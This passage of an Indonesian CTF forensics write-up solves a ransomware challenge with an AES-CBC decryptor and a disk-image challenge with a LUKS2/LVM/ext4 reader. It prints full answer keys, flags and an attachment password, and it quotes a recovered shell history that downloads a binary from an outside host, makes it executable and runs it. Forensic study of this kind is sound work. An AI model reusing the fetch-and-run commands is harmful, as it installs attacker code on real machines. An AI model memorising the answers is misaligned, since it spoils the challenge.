Application.evtx,0x8000000000000000,0,{"EventData":{"Data":
"Update service initialized successfully. Reference ID:
OOM9OV5VPRNIK3S2.", "Binary":""}}"
```

Jawaban ke 5, tinggal convert timestamp dari event log yang awalnya adalah WIB ke UTC (beda 7 jam).

```
5. To establish an incident timeline, determine the exact time the malware recorded its persistence log.
What is the timestamp in UTC?

Answer format: YYYY-MM-DD HH:MM:SS

Answer >> 2026-01-30 11:02:39
Correct!
```

Jawaban ke 6, didapatkan dari sc kalo pake mode AES-CBC.

```
6. Based on the header analysis of the encrypted files and the malware's logic, identify the encryption algorithm and mode used.

Answer format: ALG-MODE (e.g. DES-ECB)

Answer >> AES-CBC
Correct!
```

Jawaban ke 7, karena target kita adalah file confidential.txt dan encryptor akan mengubah filename nya jadi base64, maka file yang perlu kita export adalah `Y29uZmlkZW50aWFsLnR4dAo=`. Setelah itu bisa didecrypt menggunakan kode berikut:

```
import hashlib, glob, os
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

SID = "S-1-5-21-2472383311-4215914088-769331741"
TOKEN = "OOM9OV5VPRNIK3S2"
KEY = hashlib.sha256(f"{SID}_{TOKEN}".encode()).digest()

def dec_file(path):
    blob = open(path, "rb").read()
    iv, ct = blob[:16], blob[16:]
    if len(ct) == 0 or (len(ct) % 16) != 0:
        return None
```

```

pt_padded = AES.new(KEY, AES.MODE_CBC, iv).decrypt(ct)
try:
    return unpad(pt_padded, 16)
except ValueError:
    return None

ct_path = "Y29uZmlkZW50aWFsLnR4dA=="

pt = dec_file(ct_path)
print(repr(pt.decode("utf-8", errors="replace")))

```

Saya menggunakan pwntools buat ngirim jawabannya dan setelah semua pertanyaan terjawab didapatkan flganya.

solve.py

```

from pwn import *

HOST = "chall-ctf.ara-its.id"
PORT = 7676

ANS1 =
b"aeb4cc771ae6f76b17ad1e8fb44d69cf5e5cea24adb23af03cae1dc7fd5e743c"
ANS2 = b"S-1-5-21-2472383311-4215914088-769331741"
ANS3 = b"1337"
ANS4 = b"OOM9OV5VPRNIK3S2"
ANS5 = b"2026-01-30 11:02:39"
ANS6 = b"AES-CBC"
ANS7 =
b"b967081a1a071c25e2c4437e2e124b60b73407ec8eceb52e1eccc00caa1873ba"

io = remote(HOST, PORT)
io.sendline(ANS1)
io.sendline(ANS2)
io.sendline(ANS3)
io.sendline(ANS4)
io.sendline(ANS5)
io.sendline(ANS6)
io.sendline(ANS7)
io.interactive()

```

Flag

ARA7{GG!_y0u_4r3_4_f0r3ns1c_M4st3r_&_R4ns0mw4r3_hUnT3R_HORSEMA
N_SOLVED!!!!}

[464 pts] kau siapa kampang

author: pujoganteng

Lagi asik belajar ngoding sambil nonton sahabat gw sejak SD di US yang livestream

<https://www.youtube.com/watch?v=zPHQjo1VhS8>. Wrap flag make ARA7{}. Kalo udah yakin nemu tapi incorrect open tiket aja, gw sama bigmo lagi free sambil ngobrol sama jule kok nungguin kalian.

Group_1.png

attachment:

https://www.icloud.com/iclouddrive/018IsjjOxm_qNKnpgggvvz_yA#afrizal%5F99315040-CB05-42ED-8125-EF919C5E8AFC

password: gakperlugantengyangpentingnyawit

Solusi

Diberikan file disk image, load di autopsy akan mendapatkan 5 volume.

Name	ID	Starting Sector	Length in Sectors	Description	Flags
 vol1 (Unallocated: 0-2047)	1	0	2048	Unallocated	Unallocated
 vol4 (Unknown: 2048-1466367)	4	2048	1464320	Unknown	Allocated
 vol5 (Unknown: 1466368-5136383)	5	1466368	3670016	Unknown	Allocated
 vol6 (Unknown: 5136384-31455231)	6	5136384	26318848	Unknown	Allocated
 vol7 (Unallocated: 31455232-31457279)	7	31455232	2048	Unallocated	Unallocated

Isinya mostly file-file yang kelihatan kayak boot dan EFI system. Tetapi ada satu file menarik yaitu `sda3-luks-master.bin`, kata GPT ini adalah file volume key untuk dm-crypt.

Listing						
/img_99315040-CB05-42ED-8125-EF919C5E8AFC.raw/vol_vol5						
Table	Thumbnail	Summary				
Name	S	C	△ O	Modified Time	Change Time	Access Time
 lost+found				2026-02-03 22:14:19 WIB	2026-02-03 22:14:19 WIB	2026-02-03 22:14:19 WIB
 config-6.8.0-71-generic				2025-07-22 22:22:08 WIB	2026-02-03 22:43:59 WIB	2026-02-03 22:52:44 WIB
 initrd.img-6.8.0-71-generic				2026-02-03 22:56:18 WIB	2026-02-03 22:56:21 WIB	2026-02-03 22:52:44 WIB
 sda3-luks-master.bin				2026-02-05 18:05:02 WIB	2026-02-05 18:05:02 WIB	2026-02-05 18:05:02 WIB
 System.map-6.8.0-71-generic				2025-07-22 22:22:08 WIB	2026-02-03 22:43:59 WIB	2026-02-03 22:47:56 WIB
 vmlinuz-6.8.0-71-generic				2025-07-22 22:23:27 WIB	2026-02-03 22:44:02 WIB	2026-02-03 22:51:30 WIB

Konsul lagi ke gpt, dia ngasih script ini buat recovered master key, parse LVM2 metadata to locate the main LV, then read the ext4 filesystem in that LV, then carve the file system.

```
from __future__ import annotations

import argparse
import base64
import json
import os
import re
import struct
from dataclasses import dataclass
from pathlib import Path
from typing import Dict, Iterable, Iterator, List, Optional, Tuple

from cryptography.hazmat.primitives.ciphers import Cipher, algorithms,
modes

SECTOR_SIZE = 512

def _u16le(b: bytes, off: int = 0) -> int:
    return struct.unpack_from("<H", b, off)[0]

def _u32le(b: bytes, off: int = 0) -> int:
    return struct.unpack_from("<I", b, off)[0]

def _u64le(b: bytes, off: int = 0) -> int:
    return struct.unpack_from("<Q", b, off)[0]
```

```

class Luks2XtsReader:
    """
        Read plaintext bytes from the decrypted LUKS2 segment, using the
        dm-crypt XTS tweak
        equal to the underlying sector number (plain64). This matches the
        on-disk metadata
        in this challenge image (segment iv_tweak is 0).
    """

    def __init__(
        self,
        img_path: Path,
        master_key: bytes,
        part3_start_sector: int,
        segment_offset_bytes: int,
        *,
        sector_size: int = SECTOR_SIZE,
    ) -> None:
        if len(master_key) != 64:
            raise ValueError(f"Expected 64-byte master key for
AES-XTS-256, got {len(master_key)} bytes")
        self.img_path = img_path
        self.fd = os.open(str(img_path), os.O_RDONLY)
        self.key = master_key
        self.part3_start_sector = part3_start_sector
        self.segment_offset_bytes = segment_offset_bytes
        self.sector_size = sector_size

        # Absolute offset to start of the encrypted segment (PV sector
        0).
        self.abs_segment_off = part3_start_sector * sector_size +
segment_offset_bytes

    def close(self) -> None:
        os.close(self.fd)

    def _decrypt_sector(self, sector_index: int, ct_sector: bytes) ->
bytes:
        tweak = sector_index.to_bytes(8, "little") + b"\x00" * 8
        dec = Cipher(algorithms.AES(self.key),
modes.XTS(tweak)).decryptor()

```

```

        return dec.update(ct_sector) + dec.finalize()

def read_plain(self, pv_offset: int, length: int) -> bytes:
    """
    Read plaintext from the decrypted PV address space.
    pv_offset is in bytes from start of PV (segment start).
    """
    if length <= 0:
        return b""

    start_sector = pv_offset // self.sector_size
    start_in = pv_offset % self.sector_size
    end = pv_offset + length
    end_sector = (end + self.sector_size - 1) // self.sector_size
    nsectors = end_sector - start_sector

    ct = os.pread(self.fd, nsectors * self.sector_size,
self.abs_segment_off + start_sector * self.sector_size)
    if len(ct) != nsectors * self.sector_size:
        raise IOError("Short read from image")

    pt = bytearray(len(ct))
    for i in range(nsectors):
        sector_num = start_sector + i
        pt[i * self.sector_size : (i + 1) * self.sector_size] =
self._decrypt_sector(
        sector_num, ct[i * self.sector_size : (i + 1) *
self.sector_size]
    )

    return bytes(pt)[start_in : start_in + length]

@dataclass(frozen=True)
class LvmLvMapping:
    pe_start_sectors: int
    extent_size_sectors: int
    lv_start_extent: int
    lv_extent_count: int

    @property
    def lv_start_pv_sector(self) -> int:
        return self.pe_start_sectors + self.lv_start_extent *
self.extent_size_sectors

```

```

def parse_luks2_json_from_header(luks_header_first8k: bytes) -> Dict:
    idx = luks_header_first8k.find(b'{"keyslots"')
    if idx < 0:
        raise ValueError("Could not find LUKS2 JSON in header chunk")
    js = luks_header_first8k[idx:]
    nul = js.find(b"\x00")
    if nul > 0:
        js = js[:nul]
    return json.loads(js.decode("utf-8"))

def parse_lvm_metadata_text(pv_start: bytes) -> str:
    """
    The decrypted PV start contains at least one text metadata copy.
    Pull out the first 'contents = "Text Format Volume Group"' block
    onward.
    """
    # LVM metadata is mostly ASCII and can include NUL padding.
    s = pv_start.decode("utf-8", errors="ignore")
    # Heuristic: find the start of the VG block (e.g., 'ubuntu-vg {')
    m = re.search(r"\b[a-zA-Z0-9_.-]+-vg\s*\{", s)
    if not m:
        raise ValueError("Could not locate VG metadata in PV start
chunk")
    return s[m.start() :]

def parse_lv_mapping_from_lvm_text(meta_text: str, lv_name: str =
"ubuntu-lv") -> LvmLvMapping:
    # Parse extent_size and pe_start (both are in 512-byte sectors).
    m_ext = re.search(r"\bextent_size\s*=\s*(\d+)\b", meta_text)
    m_pe = re.search(r"\bpe_start\s*=\s*(\d+)\b", meta_text)
    if not (m_ext and m_pe):
        raise ValueError("Missing extent_size / pe_start in LVM
metadata text")
    extent_size = int(m_ext.group(1))
    pe_start = int(m_pe.group(1))

    # Find LV block.
    # Example:
    # logical_volumes {

```

```

# ubuntu-lv {
# ...
# segment1 {
# start_extent = 0
# extent_count = 2560
# ...
# f-string: use '\{' so the resulting regex contains a literal
'\{'
m_lv = re.search(rf"\n{re.escape(lv_name)}\s*\{", meta_text)
if not m_lv:
    raise ValueError(f"LV {lv_name!r} not found in metadata")
lv_tail = meta_text[m_lv.end() :]

m_se = re.search(r"\bstart_extent\s*=\s*(\d+)\b", lv_tail)
m_ec = re.search(r"\bextent_count\s*=\s*(\d+)\b", lv_tail)
if not (m_se and m_ec):
    raise ValueError("Missing start_extent / extent_count for LV")
start_extent = int(m_se.group(1))
extent_count = int(m_ec.group(1))

return LvmLvMapping(
    pe_start_sectors=pe_start,
    extent_size_sectors=extent_size,
    lv_start_extent=start_extent,
    lv_extent_count=extent_count,
)

class Ext4Fs:
    def __init__(self, lv_reader: "LvReader") -> None:
        self.r = lv_reader
        sb = self.r.read(1024, 1024)
        if sb[0x38:0x3A] != b"\x53\xef":
            raise ValueError("Not an ext filesystem (bad magic)")

        self.inodes_count = _u32le(sb, 0x00)
        blocks_count_lo = _u32le(sb, 0x04)
        blocks_count_hi = _u32le(sb, 0x150) if len(sb) >= 0x154 else 0
        self.blocks_count = blocks_count_lo | (blocks_count_hi << 32)

        self.first_data_block = _u32le(sb, 0x14)
        self.log_block_size = _u32le(sb, 0x18)
        self.block_size = 1024 << self.log_block_size

```

```

self.blocks_per_group = _u32le(sb, 0x20)
self.inodes_per_group = _u32le(sb, 0x28)
self.inode_size = _u16le(sb, 0x58)
self.desc_size = _u16le(sb, 0xFE) or 32

    self.groups_count = (self.blocks_count + self.blocks_per_group
- 1) // self.blocks_per_group

    # Group descriptor table starts at first_data_block + 1.
    self.gdt_off = (self.first_data_block + 1) * self.block_size

    self._gd_cache: Dict[int, Tuple[int]] = {}
    self._inode_cache: Dict[int, "Inode"] = {}

    def read_block(self, block_num: int) -> bytes:
        return self.r.read(block_num * self.block_size,
self.block_size)

    def _read_gd_inode_table(self, group: int) -> int:
        if group in self._gd_cache:
            return self._gd_cache[group][0]

        off = self.gdt_off + group * self.desc_size
        gd = self.r.read(off, max(self.desc_size, 64))
        inode_table_lo = _u32le(gd, 0x08)
        inode_table_hi = _u32le(gd, 0x28) if len(gd) >= 0x2C else 0
        inode_table = inode_table_lo | (inode_table_hi << 32)
        self._gd_cache[group] = (inode_table,)
        return inode_table

    def read_inode(self, inum: int) -> "Inode":
        if inum in self._inode_cache:
            return self._inode_cache[inum]
        if inum <= 0:
            raise ValueError("Bad inode number")
        group = (inum - 1) // self.inodes_per_group
        idx = (inum - 1) % self.inodes_per_group
        inode_table_block = self._read_gd_inode_table(group)
        inode_off = inode_table_block * self.block_size + idx *
self.inode_size
        raw = self.r.read(inode_off, self.inode_size)
        inode = Inode.from_bytes(inum, raw)
        self._inode_cache[inum] = inode

```

```

        return inode

    def iter_extents(self, inode: "Inode") -> List[Tuple[int, int,
int]]:
        if not inode.uses_extents:
            raise ValueError(f"Inode {inode.inum} does not use extents
(not implemented)")

    def parse_node(buf: bytes) -> List[Tuple[int, int, int]]:
        eh_magic = _u16le(buf, 0)
        if eh_magic != 0xF30A:
            raise ValueError("Bad extent header magic")
        eh_entries = _u16le(buf, 2)
        eh_depth = _u16le(buf, 6)
        out: List[Tuple[int, int, int]] = []
        base = 12
        if eh_depth == 0:
            for i in range(eh_entries):
                ee_block = _u32le(buf, base + i * 12 + 0)
                ee_len = _u16le(buf, base + i * 12 + 4)
                ee_start_hi = _u16le(buf, base + i * 12 + 6)
                ee_start_lo = _u32le(buf, base + i * 12 + 8)
                length = ee_len & 0x7FFF
                start = (ee_start_hi << 32) | ee_start_lo
                out.append((ee_block, start, length))
        else:
            for i in range(eh_entries):
                ei_block = _u32le(buf, base + i * 12 + 0)
                ei_leaf_lo = _u32le(buf, base + i * 12 + 4)
                ei_leaf_hi = _u16le(buf, base + i * 12 + 8)
                leaf = (ei_leaf_hi << 32) | ei_leaf_lo
                child = self.read_block(leaf)
                out.extend(parse_node(child))
            # Internal nodes: the logical block from the index
isn't strictly needed here,
            # leaf parsing yields correct logical blocks.
        return out

    exts = parse_node(inode.i_block)
    exts.sort(key=lambda t: t[0])
    return exts

    def iter_file_blocks(self, inode: "Inode") -> Iterator[bytes]:

```

```

        if inode.size <= 0:
            return
        if inode.uses_extents:
            yield from self._iter_file_blocks_extents(inode)
            return
        yield from self._iter_file_blocks_indirect(inode)

    def _iter_file_blocks_extents(self, inode: "Inode") ->
Iterator[bytes]:
        remaining = inode.size
        for _lblock, pblock, blen in self.iter_extents(inode):
            for i in range(blen):
                if remaining <= 0:
                    return
                b = self.read_block(pblock + i)
                if remaining < self.block_size:
                    yield b[:remaining]
                    return
                yield b
                remaining -= self.block_size

    def _iter_file_blocks_indirect(self, inode: "Inode") ->
Iterator[bytes]:
        """
        Fallback reader for inodes that do not use extents (legacy
        block pointers).

        Supports direct + single/double/triple indirect pointers and
        emits zero blocks
        for holes (block pointer == 0) to keep file length consistent.
        """
        remaining = inode.size
        zero_blk = b"\x00" * self.block_size

        def emit_data_block(block_num: int) -> Iterator[bytes]:
            nonlocal remaining
            if remaining <= 0:
                return
            data = zero_blk if block_num == 0 else
self.read_block(block_num)
            if remaining < self.block_size:
                yield data[:remaining]
            remaining = 0

```

```

        return
    yield data
    remaining -= self.block_size

ptrs = [_u32le(inode.i_block, i * 4) for i in range(15)]
direct = ptrs[:12]
single = ptrs[12]
double = ptrs[13]
triple = ptrs[14]
ptrs_per_blk = self.block_size // 4

def iter_ptr_block(block_num: int) -> Iterator[int]:
    data = self.read_block(block_num)
    for off in range(0, self.block_size, 4):
        yield _u32le(data, off)

def emit_zero_blocks(n: int) -> Iterator[bytes]:
    nonlocal remaining
    for _ in range(n):
        if remaining <= 0:
            return
        if remaining < self.block_size:
            yield zero_blk[:remaining]
            remaining = 0
        return
    yield zero_blk
    remaining -= self.block_size

# Direct blocks.
for bno in direct:
    yield from emit_data_block(bno)
    if remaining <= 0:
        return

# Single indirect.
if remaining > 0:
    if single == 0:
        yield from emit_zero_blocks((remaining +
self.block_size - 1) // self.block_size)
        return
    for bno in iter_ptr_block(single):
        yield from emit_data_block(bno)
        if remaining <= 0:

```

```

        return

    # Double indirect.
    if remaining > 0:
        if double == 0:
            yield from emit_zero_blocks((remaining +
self.block_size - 1) // self.block_size)
            return
        for ind in iter_ptr_block(double):
            if remaining <= 0:
                return
            if ind == 0:
                yield from emit_zero_blocks(ptrs_per_blk)
                continue
            for bno in iter_ptr_block(ind):
                yield from emit_data_block(bno)
                if remaining <= 0:
                    return

    # Triple indirect (rare for normal files, but implemented for
completeness).
    if remaining > 0:
        if triple == 0:
            yield from emit_zero_blocks((remaining +
self.block_size - 1) // self.block_size)
            return
        for dbl in iter_ptr_block(triple):
            if remaining <= 0:
                return
            if dbl == 0:
                yield from emit_zero_blocks(ptrs_per_blk *
ptrs_per_blk)
                continue
            for ind in iter_ptr_block(dbl):
                if remaining <= 0:
                    return
                if ind == 0:
                    yield from emit_zero_blocks(ptrs_per_blk)
                    continue
                for bno in iter_ptr_block(ind):
                    yield from emit_data_block(bno)
                    if remaining <= 0:
                        return

```

```

    def read_small_file(self, inode: "Inode", max_bytes: int = 2 * 1024
* 1024) -> bytes:
        if inode.size > max_bytes:
            raise ValueError("File too large for read_small_file")
        return b"".join(self.iter_file_blocks(inode))

    def list_dir(self, inode: "Inode") -> List[Tuple[str, int, int]]:
        if not inode.is_dir:
            raise ValueError("Not a directory")
        data = b"".join(self.iter_file_blocks(inode))
        out: List[Tuple[str, int, int]] = []
        off = 0
        while off + 8 <= len(data):
            inum = _u32le(data, off + 0)
            rec_len = _u16le(data, off + 4)
            name_len = data[off + 6]
            ftype = data[off + 7]
            if rec_len <= 0:
                break
            # Keep non-UTF8 bytes round-trippable on Linux.
            name = data[off + 8 : off + 8 + name_len].decode("utf-8",
errors="surrogateescape")
            if inum != 0 and name:
                out.append((name, inum, ftype))
            off += rec_len
        return out

    def read_symlink_target(self, inode: "Inode") -> str:
        if not inode.is_symlink:
            raise ValueError("Not a symlink inode")
        # Fast symlink: target stored inline in i_block.
        if inode.size <= len(inode.i_block):
            return inode.i_block[: inode.size].decode("utf-8",
errors="surrogateescape")
        raw = b"".join(self.iter_file_blocks(inode))[: inode.size]
        return raw.decode("utf-8", errors="surrogateescape")

    def resolve_path(self, path: str) -> int:
        if not path.startswith("/"):
            raise ValueError("Path must be absolute")
        cur = 2 # root inode
        parts = [p for p in path.split("/") if p]

```

```

        for p in parts:
            inode = self.read_inode(cur)
            ents = self.list_dir(inode)
            nxt = None
            for name, inum, ftype in ents:
                if name == p:
                    nxt = inum
                    break
            if nxt is None:
                raise FileNotFoundError(path)
            cur = nxt
        return cur

@dataclass(frozen=True)
class Inode:
    inum: int
    mode: int
    uid: int
    gid: int
    size: int
    flags: int
    i_block: bytes

    @property
    def ftype(self) -> int:
        return self.mode & 0xF000

    @property
    def is_dir(self) -> bool:
        return self.ftype == 0x4000

    @property
    def is_reg(self) -> bool:
        return self.ftype == 0x8000

    @property
    def is_symlink(self) -> bool:
        return self.ftype == 0xA000

    @property
    def uses_extents(self) -> bool:
        return (self.flags & 0x80000) != 0

```

```

@staticmethod
def from_bytes(inum: int, raw: bytes) -> "Inode":
    mode = _u16le(raw, 0x00)
    uid = _u16le(raw, 0x02)
    size_lo = _u32le(raw, 0x04)
    gid = _u16le(raw, 0x18)
    flags = _u32le(raw, 0x20)
    i_block = raw[0x28 : 0x28 + 60]
    size_high = _u32le(raw, 0x6C) if len(raw) >= 0x70 else 0
    size = size_lo | (size_high << 32)
    return Inode(inum=inum, mode=mode, uid=uid, gid=gid, size=size,
flags=flags, i_block=i_block)

class LvReader:
    """
    Read bytes from the plaintext LV address space by translating to PV
    offsets.

    This challenge LV is a simple contiguous striped mapping
    (stripe_count=1).
    """

    def __init__(self, luks_reader: Luks2XtsReader, lv_start_pv_sector:
int) -> None:
        self.lr = luks_reader
        self.lv_start_pv_sector = lv_start_pv_sector

    def read(self, lv_offset: int, length: int) -> bytes:
        pv_off = self.lv_start_pv_sector * SECTOR_SIZE + lv_offset
        return self.lr.read_plain(pv_off, length)

def find_flag_in_ext4(fs: Ext4Fs, start_path: str, *, max_file_bytes:
int = 8 * 1024 * 1024) -> Tuple[str, str]:
    """
    Walk files under start_path looking for an ARA7{...} flag string.
    Returns (flag, path_found).
    """

    flag_re = re.compile(rb"ARA7\[([^\r\n\]{1,200}\])")

```

```

def walk_dir(inum: int, cur_path: str) -> Iterator[Tuple[str, Inode]]:
    inode = fs.read_inode(inum)
    for name, child_inum, ftype in fs.list_dir(inode):
        if name in (".", ".."):
            continue
        child_path = cur_path.rstrip("/") + "/" + name
        child = fs.read_inode(child_inum)
        if child.is_dir:
            yield from walk_dir(child_inum, child_path)
        elif child.is_reg:
            yield (child_path, child)

start_inum = fs.resolve_path(start_path)
for path, inode in walk_dir(start_inum, start_path):
    if inode.size <= 0:
        continue
    if inode.size > max_file_bytes:
        continue
    data = fs.read_small_file(inode, max_bytes=max_file_bytes)
    m = flag_re.search(data)
    if m:
        return (m.group(0).decode("utf-8", errors="replace"), path)
    raise FileNotFoundError(f"Flag not found under {start_path}")

def extract_tree(
    fs: Ext4Fs,
    *,
    start_path: str,
    out_dir: Path,
    max_file_bytes: Optional[int] = None,
    symlink_mode: str = "symlink", # symlink|file|skip
    errors_log: Optional[Path] = None,
) -> None:
    """
    Extract an ext4 directory tree to the host filesystem.

    - Regular files are streamed block-by-block (supports large files).
    - Symlinks: recreate as symlinks (default), write as text file with
the target, or skip.
    - Device nodes / sockets / FIFOs are skipped.
    """

```

```

if not start_path.startswith("/"):
    raise ValueError("start_path must be absolute")
if symlink_mode not in ("symlink", "file", "skip"):
    raise ValueError("symlink_mode must be one of: symlink, file,
skip")

out_dir.mkdir(parents=True, exist_ok=True)
start_inum = fs.resolve_path(start_path)
start_inode = fs.read_inode(start_inum)
if not start_inode.is_dir:
    raise ValueError("start_path is not a directory")

# Map ext4 absolute path -> relative path under out_dir.
base_rel = Path(start_path.lstrip("/")) if start_path != "/" else
Path(".")

stats = {"dirs": 0, "files": 0, "symlinks": 0, "skipped": 0,
"errors": 0}
seen_files: Dict[int, Path] = {} # inode -> first extracted
relative path (hardlink support)
seen_dirs: set[int] = set()

def rel_to_ext4_path(rel: Path) -> str:
    s = str(rel)
    if s in ("", "."):
        return start_path
    return "/" + s

err_f = None
if errors_log is not None:
    errors_log.parent.mkdir(parents=True, exist_ok=True)
    err_f = open(errors_log, "w", encoding="utf-8",
errors="replace")

def log_error(kind: str, rel_path: Path, inode: Optional[Inode],
exc: Exception) -> None:
    stats["errors"] += 1
    if err_f is None:
        return
    inum = inode.inum if inode is not None else -1
    ftype = inode.ftype if inode is not None else -1

```

```

err_f.write(f"{kind}\t{rel_to_ext4_path(rel_path)}\tinode={inum}\tftype={0x{ftype:x}}\t{exc!r}\n")
err_f.flush()

def dump_regular(inode: Inode, rel_path: Path) -> None:
    if max_file_bytes is not None and inode.size > max_file_bytes:
        stats["skipped"] += 1
        return
    out_path = out_dir / rel_path
    out_path.parent.mkdir(parents=True, exist_ok=True)

    prev = seen_files.get(inode.inum)
    if prev is not None:
        # Best effort: preserve hard links.
        try:
            os.link(out_dir / prev, out_path)
            stats["files"] += 1
            return
        except Exception:
            pass

    try:
        with open(out_path, "wb") as f:
            for chunk in fs.iter_file_blocks(inode):
                f.write(chunk)
        seen_files[inode.inum] = rel_path
        try:
            os.chmod(out_path, inode.mode & 0o7777)
        except Exception:
            pass
        stats["files"] += 1
    except Exception as e:
        log_error("file", rel_path, inode, e)

def dump_symlink(inode: Inode, rel_path: Path) -> None:
    if symlink_mode == "skip":
        stats["skipped"] += 1
        return
    out_path = out_dir / rel_path
    out_path.parent.mkdir(parents=True, exist_ok=True)
    try:
        target = fs.read_symlink_target(inode)

```

```

        if symlink_mode == "file":
            with open(out_path, "wb") as f:
                f.write(target.encode("utf-8",
errors="surrogateescape"))
        else:
            # symlink_mode == "symlink"
            try:
                out_path.unlink()
            except FileNotFoundError:
                pass
            os.symlink(target, out_path)
            stats["symlinks"] += 1
    except Exception as e:
        log_error("symlink", rel_path, inode, e)

def walk_dir(dir_inum: int, rel_dir: Path) -> None:
    if dir_inum in seen_dirs:
        return
    seen_dirs.add(dir_inum)

    out_path = out_dir / rel_dir
    out_path.mkdir(parents=True, exist_ok=True)
    stats["dirs"] += 1

    inode = fs.read_inode(dir_inum)
    try:
        ents = fs.list_dir(inode)
    except Exception as e:
        log_error("dir", rel_dir, inode, e)
        return

    for name, child_inum, _ftype in ents:
        if name in (".", ".."):
            continue
        child = fs.read_inode(child_inum)
        child_rel = rel_dir / name
        if child.is_dir:
            walk_dir(child_inum, child_rel)
        elif child.is_reg:
            dump_regular(child, child_rel)
        elif child.is_symlink:
            dump_symlink(child, child_rel)
        else:

```

```

        stats["skipped"] += 1

    walk_dir(start_inum, base_rel)
    if err_f is not None:
        err_f.close()
    print(
        f"extracted to {out_dir} start={start_path} "
        f"dirs={stats['dirs']} files={stats['files']} "
        f"symlinks={stats['symlinks']} "
        f"skipped={stats['skipped']} errors={stats['errors']}"
    )

def main() -> None:
    ap = argparse.ArgumentParser(description="Read-only LUKS2+LVM+ext4
reader for this challenge image.")
    ap.add_argument("--image",
default="99315040-CB05-42ED-8125-EF919C5E8AFC.raw", help="Path to the
.raw image")
    ap.add_argument("--luks-master-key",
default="extracted/sda3-luks-master.bin", help="64-byte LUKS master key
file")
    ap.add_argument("--luks-hdr",
default="extracted/luks_header_first8k.bin", help="First 8K of LUKS
header (for JSON)")
    ap.add_argument("--part3-start-sector", type=int, default=5136384,
help="Partition 3 start sector")
    ap.add_argument("--lv-name", default="ubuntu-lv", help="LVM logical
volume name to read")

    ap.add_argument("--extract-all", action="store_true", help="Extract
the ext4 tree to --out-dir")
    ap.add_argument("--start-path", default="/", help="Ext4 path to
extract (absolute), default /")
    ap.add_argument("--out-dir", default="extracted/rootfs",
help="Output directory for extraction")
    ap.add_argument("--max-file-bytes", type=int, default=0, help="Skip
files larger than this (0 = no limit)")
    ap.add_argument(
        "--symlink-mode",
        choices=("symlink", "file", "skip"),
        default="symlink",
        help="How to handle symlinks during extraction",

```

```

    )

    ap.add_argument("--errors-log", default="", help="Write extraction
errors to this file (optional)")

    ap.add_argument("--find-flag", action="store_true", help="Search
for ARA7{...} in small files (debug/helper)")

    ap.add_argument("--flag-start", default="/", help="Start path for
--find-flag")

args = ap.parse_args()

img_path = Path(args.image)
key_path = Path(args.luks_master_key)

part3_start_sector = int(args.part3_start_sector)

# Parse LUKS2 JSON from the partition header to get segment offset.
luks_hdr = Path(args.luks_hdr).read_bytes()
meta = parse_luks2_json_from_header(luks_hdr)
segment_offset = int(meta["segments"]["0"]["offset"])
if meta["segments"]["0"]["encryption"] != "aes-xts-plain64":
    raise ValueError("Unexpected segment encryption")
if int(meta["segments"]["0"]["sector_size"]) != SECTOR_SIZE:
    raise ValueError("Unexpected sector size")

master_key = key_path.read_bytes()

luks_reader = Luks2XtsReader(
    img_path=img_path,
    master_key=master_key,
    part3_start_sector=part3_start_sector,
    segment_offset_bytes=segment_offset,
    sector_size=SECTOR_SIZE,
)

try:
    # Decrypt a chunk near PV start to parse LVM metadata and
locate the LV.
    pv_start = luks_reader.read_plain(0, 256 * 1024)
    lvm_text = parse_lvm_metadata_text(pv_start)
    mapping = parse_lv_mapping_from_lvm_text(lvm_text,
lv_name=str(args.lv_name))

    lv = LvReader(luks_reader, mapping.lv_start_pv_sector)

```

```

fs = Ext4Fs(lv)

if args.extract_all:
    max_bytes = None if int(args.max_file_bytes) <= 0 else
int(args.max_file_bytes)
    extract_tree(
        fs,
        start_path=str(args.start_path),
        out_dir=Path(args.out_dir),
        max_file_bytes=max_bytes,
        symlink_mode=str(args.symlink_mode),
        errors_log=(Path(args.errors_log) if
str(args.errors_log) else None),
    )
    return

if args.find_flag:
    flag, where = find_flag_in_ext4(fs, str(args.flag_start))
    print(flag)
    print(f"FOUND_IN={where}")
    return

    print(f"ext4    block_size={fs.block_size}
inodes={fs.inodes_count} groups={fs.groups_count}")
    print("Use --extract-all to dump the filesystem tree.")
    finally:
        luks_reader.close()

if __name__ == "__main__":
    main()

```

Buat carve nya aku mulai dari home dir dengan command `python3 solve\_luks\_lvm\_ext4.py --extract-all --start-path /home --out-dir extracted/rootfs\_home`. Didapatkan bash_history dan yang menarik adalah ada eksekusi file `pncuri` dan pcap di direktori `var/tmp`.

```

curl http://192.168.65.1:3456/pncuri -o /tmp/pncuri
ls
cd /tmp
ls
chmod +x pncuri
ls


```

```
clear
ls
./pncuri
...
cd
sudo nohup tcpdump -i any -s 0 -w /var/tmp/.system_cache.pcap >
/dev/null 2>&1 &
```

Karena hasil carve dari /tmp gadapetin file `pncuri`, aku mulai analisis ke pcapnya dengan carve pake script tadi `python3 solve\_luks\_lvm\_ext4.py --extract-all --start-path /var/tmp --out-dir extracted/out\_var\_tmp`.

```
(byte@byuda)-[~/ara7/foren/kao_siapa]
$ ls -la extracted/out_var_tmp/var/tmp
total 98892
drwxr-xr-x 2 byte byte      4096 Feb  8 01:18 .
drwxr-xr-x 3 byte byte      4096 Feb  8 01:18 ..
-rw-r--r-- 1 byte byte 101257070 Feb  8 01:18 .system_cache.pcap
```

Opening the pcap, it got an a lot of freakin traffic. Oke, sebagai awalan aku analisis http karena payload nya cukup mudah dianalisis. Disana aku mendapatkan binary pncuri yang ketika dilihat ternyata packed pake UPX.



